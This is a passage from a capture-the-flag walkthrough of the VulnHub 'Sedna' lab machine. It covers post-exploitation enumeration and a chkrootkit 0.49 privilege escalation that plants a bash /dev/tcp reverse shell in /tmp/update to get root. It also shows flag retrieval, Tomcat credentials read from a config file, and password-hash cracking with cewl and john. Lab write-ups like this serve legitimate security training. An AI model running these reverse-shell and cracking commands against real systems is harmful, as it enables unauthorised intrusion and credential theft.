


Figure 3: writeup.exploitation.steps.2.1




Figure 4: writeup.exploitation.steps.2.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.176] 33511
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
 21:22:30 up 22 min,  0 users,  load average: 0.01, 0.07, 0.25
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
$
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:53:40:6e
          inet addr:192.168.92.176  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe53:406e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:625597 errors:6 dropped:7 overruns:0 frame:0
          TX packets:488807 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:63714580 (63.7 MB)  TX bytes:133375349 (133.3 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:531 errors:0 dropped:0 overruns:0 frame:0
          TX packets:531 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:93984 (93.9 KB)  TX bytes:93984 (93.9 KB)

$
```

Figure 5: writeup.exploitation.steps.2.3

Phase #2.5: Post Exploitation


```
www-data@Sedna> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Sedna>
www-data@Sedna> uname
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686
 ↪ GNU/Linux
www-data@Sedna>
www-data@Sedna> ifconfig
eth0  Link encap:Ethernet  HWaddr 00:0c:29:53:40:6e
      inet addr:192.168.92.176  Bcast:192.168.92.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fe53:406e/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:625597 errors:6 dropped:7 overruns:0 frame:0
      TX packets:488807 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:63714580 (63.7 MB)  TX bytes:133375349 (133.3 MB)
      Interrupt:19 Base address:0x2000
www-data@Sedna>
www-data@Sedna> users
```

```
19 crackmeforpoints
```

Phase #3: Privilege Escalation

1. While exploring `/var/www` directory we find the first flag:

```
cat /var/www/flag.txt
```




```
www-data@Sedna:/$ cd /var/www/
flag.txt  html/
www-data@Sedna:/$ cd /var/www/
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$ ls -la
total 16
drwxr-xr-x  3 root     root     4096 Oct 22  2016 .
drwxr-xr-x 13 root     root     4096 Oct  7  2016 ..
-rw-r--r--  1 www-data www-data   33 Oct 22  2016 flag.txt
drwxr-xr-x  9 www-data www-data 4096 Oct 25  2016 html
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$ cat flag.txt
bfbb7e6e6e88d9ae66848b9aeac6b289
www-data@Sedna:/var/www$
```

Figure 6: writeup.privesc.steps.1.1

2. We look for presence of `chkrootkit` shell script and find at `/etc/chkrootkit/chkrootkit`:

```
find / -type f -name chkrootkit 2>/dev/null
file /etc/chkrootkit/chkrootkit
```




```
www-data@Sedna:/tmp$ find / -type f -name chkrootkit 2>/dev/null
/etc/chkrootkit/chkrootkit
www-data@Sedna:/tmp$
www-data@Sedna:/tmp$
www-data@Sedna:/tmp$ file /etc/chkrootkit/chkrootkit
/etc/chkrootkit/chkrootkit: POSIX shell script, ASCII text executable
www-data@Sedna:/tmp$
```

Figure 7: writeup.privesc.steps.2.1

3. We find a local privilege escalation exploit for `chkrootkit` using `searchsploit` and look at steps to use this:

```
searchsploit chkrootkit
searchsploit -x 33899
```



```
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # ss chkrootkit
---------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                  |  Path
                                                                | (/usr/share/exploitdb/)
---------------------------------------------------------------- ----------------------------------------
Chkrootkit 0.49 - Local Privilege Escalation                    | exploits/linux/local/33899.txt
Chkrootkit - Local Privilege Escalation (Metasploit)            | exploits/linux/local/38775.rb
---------------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/vulnhub.sedna #
```

Figure 8: writeup.privesc.steps.3.1

```
Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in
cron.daily) and has write access to /tmp (not mounted noexec), he may
easily take advantage of this.
```

Figure 9: writeup.privesc.steps.3.2

4. For the exploit to work, we create a `/tmp/update` file, assign executable permissions to it and add a Bash reverse shell command to it:

```
touch /tmp/update
chmod +x /tmp/update
printf "bash -i >& /dev/tcp/192.168.92.163/443 0>&1 \n" >/tmp/update
cat /tmp/update
  bash -i >& /dev/tcp/192.168.92.163/443 0>&1
```

```
www-data@Sedna:/tmp$ touch /tmp/update
www-data@Sedna:/tmp$ chmod +x /tmp/update
< "bash -i >& /dev/tcp/192.168.92.163/443 0>&1 \n" >/tmp/update
www-data@Sedna:/tmp$
www-data@Sedna:/tmp$ cat /tmp/update
bash -i >& /dev/tcp/192.168.92.163/443 0>&1
www-data@Sedna:/tmp$
```

Figure 10: writeup.privesc.steps.4.1

5. Once `chkrootkit` shell script excutes via `cronjob`, it will also run `/tmp/update` file with `root` privileges giving us an elevated shell:

```
nc -nlvp 443
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.176] 33516
bash: cannot set terminal process group (17392): Inappropriate ioctl for device
bash: no job control in this shell
root@Sedna:~#

root@Sedna:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Sedna:~#

root@Sedna:~# uname -a
uname -a
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
root@Sedna:~#

root@Sedna:~# ifconfig
ifconfig
Command 'ifconfig' is available in '/sbin/ifconfig'
The command could not be located because '/sbin' is not included in the PATH environment variable.
This is most likely caused by the lack of administrative privileges associated with your user account.
ifconfig: command not found
root@Sedna:~#

root@Sedna:~# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:53:40:6e brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.176/24 brd 192.168.92.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe53:406e/64 scope link
       valid_lft forever preferred_lft forever
root@Sedna:~#
```

Figure 11: writeup.privesc.steps.5.1

6. We then get the second flag at `/root/flag.txt`:

```
cat /root/flag.txt
```

```
root@Sedna:~# pwd
pwd
/root
root@Sedna:~#

root@Sedna:~#

root@Sedna:~# ls -la
ls -la
total 65776
drwx------  5 root root     4096 Mar 12  2017 .
drwxr-xr-x 21 root root     4096 Oct  7  2016 ..
-rw-r--r--  1 root root 67309882 Oct 24  2016 8d2daf441809dcd86398d3d750d768b5-BuilderEngine-CMS-V3.zip
-rw-------  1 root root      212 Mar 12  2017 .bash_history
-rw-r--r--  1 root root     3106 Feb 19  2014 .bashrc
drwx------  2 root root     4096 Oct 22  2016 .cache
drwxr-xr-x  2 root root     4096 Oct  7  2016 chkrootkit
----------  1 root root       33 Oct 22  2016 flag.txt
-rw-r--r--  1 root root      140 Feb 19  2014 .profile
-rw-r--r--  1 root root       66 Oct  8  2016 .selected_editor
drwx------  2 root root     4096 Oct 22  2016 .ssh
root@Sedna:~#

root@Sedna:~#

root@Sedna:~# cat flag.txt
cat flag.txt
a10828bee17db751de4b936614558305
root@Sedna:~#
```

Figure 12: writeup.privesc.steps.6.1

7. While exploring `/etc/tomcat7` directory we come across third flag:

```
1 cat /etc/tomcat7/tomcat-users.xml
```

```
root@Sedna:~# cat /etc/tomcat7/tomcat-users.xml
cat /etc/tomcat7/tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users>
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary.
-->
<!--
  NOTE:  The sample user and role entries below are wrapped in a comment
  and thus are ignored when reading this file. Do not forget to remove
  <!.. ..> that surrounds them.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="tomcat" roles="tomcat"/>
  <user username="both" password="tomcat" roles="tomcat,role1"/>
  <user username="role1" password="tomcat" roles="role1"/>
-->
<role rolename="manager-gui"/>
<user username="tomcat" password="submitthisforpoints" roles="manager-gui"/>
</tomcat-users>
root@Sedna:~#
```

Figure 13: writeup.privesc.steps.7.1

8. To obtain fourth and final flag, we need to crack hash for user `crackmeforpoints`. We created a wordlist from `https://en.wikipedia.org/wiki/90377_Sedna` and tried bruteforcing but it failed. We then tried bruteforcing using the `rockyou.txt` wordlist but it didn't complete on time:

```
cewl -m 4 -w dict.txt "https://en.wikipedia.org/wiki/90377_Sedna"
unshadow passwd shadow >unshadowed ; john --rules --wordlist=./dict.txt unshadowed
john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # john --rules --wordlist=./dict.txt unshadowed
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:01:33:23 DONE (2019-09-19 13:56) 0g/s 170.8p/s 341.6c/s 341.6C/s Aghtinniuming..Himining
Session completed
root@kali: ~/toolbox/data/writeups/vulnhub.sedna #
```

Figure 14: writeup.privesc.steps.8.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # whr crack
crack is aliased to `unshadow passwd shadow >unshadowed ; john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed'
root@kali: ~/toolbox/data/writeups/vulnhub.sedna #
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # crack
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 0.00% (ETA: 2019-12-21 05:35) 0g/s 107.4p/s 214.9c/s 214.9C/s evelyn..pebbles
0g 0:00:21:28 0.02% (ETA: 2019-11-23 06:23) 0g/s 172.4p/s 344.8c/s 344.8C/s dr1234..donkey10
```

Figure 15: writeup.privesc.steps.8.2

Loot

Hashes

```
root:$6$sZyJlUny$OcHP9bd8dO9rAKAlryxUjnUbHOdxgZc2uCePZMUUKSeIdALUulXLQ1iDjoEQpvZI.HTHOHUkCR.m39Xrt..........
crackmeforpoints:$6$p22wX4fD$RRAamkeGIA56pj4MpM7CbrKPhShVkZnNH2NjZ8JMUP6Y/1upG.54kSph/HSP1LFcn4.2C11cF0R7Qmo.....................
```

Credentials

```
tomcat: tomcat/submitthisforp.....
```

Flags

```
bfbb7e6e6e88d9ae66848b9ae.......
a10828bee17db751de4b93661.......
```

References

[+] https://www.vulnhub.com/entry/hackfest2016-sedna,181/
[+] https://www.n00py.io/2017/03/vulnhub-walkthrough-hackfest2016-sedna/